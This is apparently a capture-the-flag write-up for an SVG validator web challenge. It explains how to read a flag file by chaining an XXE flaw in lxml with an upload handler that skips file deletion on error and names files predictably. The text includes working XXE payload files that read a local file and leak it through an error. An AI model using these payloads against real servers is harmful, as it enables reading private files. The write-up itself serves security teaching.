Description
A simple SVG validator.
Exploit
In order to gain Arbitrary File Read, we will exploit the XXE vulnerability in the lxml.etree. We must introduce an error in the XML since we cannot read the flag information directly because we do not receive the rendered XML's direct output.
For this task, we have to save our local file on the server, but we can't because it will be deleted after validation. However, we can store and get around the os.remove due of a logical error:
        valid = is_valid_svg(file_path)
        os.remove(file_path)

        return jsonify({'valid': valid})
    except Exception as e:
        return jsonify({'error': str(e)}), 500
Therefore, by making the is_valid_svg function throw an error, we can avoid the os.remove step and ensure that the file stored on the server will remain intact even if our is_valid_svg method gives an error.
def is_valid_svg(file_path):
    tree = etree.parse(file_path)
    root = tree.getroot()
    return root.tag.endswith('svg')

@app.route('/upload', methods=['POST'])
def upload_file():
    if 'file' not in request.files:
        return jsonify({'error': 'No file part'}), 400

    file = request.files['file']

    if file.filename == '':
        return jsonify({'error': 'No selected file'}), 400

    if not allowed_file(file.filename):
        return jsonify({'error': 'Invalid file extension'}), 400

    file_path = ''

    try:
        extension = file.filename.rsplit('.', 1)[1].lower()

        filename = hashlib.sha256(
            (file.filename + str(secrets.token_hex)[:16]).encode('utf-8')
        ).hexdigest() + '.' + extension
        file_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)
        file.save(file_path)

        valid = is_valid_svg(file_path)
        os.remove(file_path)

        return jsonify({'valid': valid})
    except Exception as e:
        return jsonify({'error': str(e)}), 500
We now need to keep one XML file on the server so that we can add it later to cause an error that will leak the flag. This is the first file we upload:
testing.svg
<!ENTITY % content SYSTEM "file://app/flag.txt">
<!ENTITY % test '<!ENTITY % file SYSTEM "file:///tmp/%content;">'>
%test;due to the etree.Parse will automatically avoid the os.remove function and throw an error since it does not recognize this as valid XML. The second file is as follows:
file.svg
<!DOCTYPE root [
	<!ENTITY % dtd SYSTEM "file:///tmp/051880fbfbd0b3f38ec3244610784c3a9c258f755039bb7cf1311fd1fc843f2d.svg">
 	%dtd;
]>
<svg></svg>
The file in tmp is a file that we upload before, the hash isn’t random and same each iteration because their filename isn’t use secret.token_hex function properly:
        filename = hashlib.sha256(
            (file.filename + str(secrets.token_hex)[:16]).encode('utf-8')
        ).hexdigest() + '.' + extension

So after we uploaded that two file we will get the flag: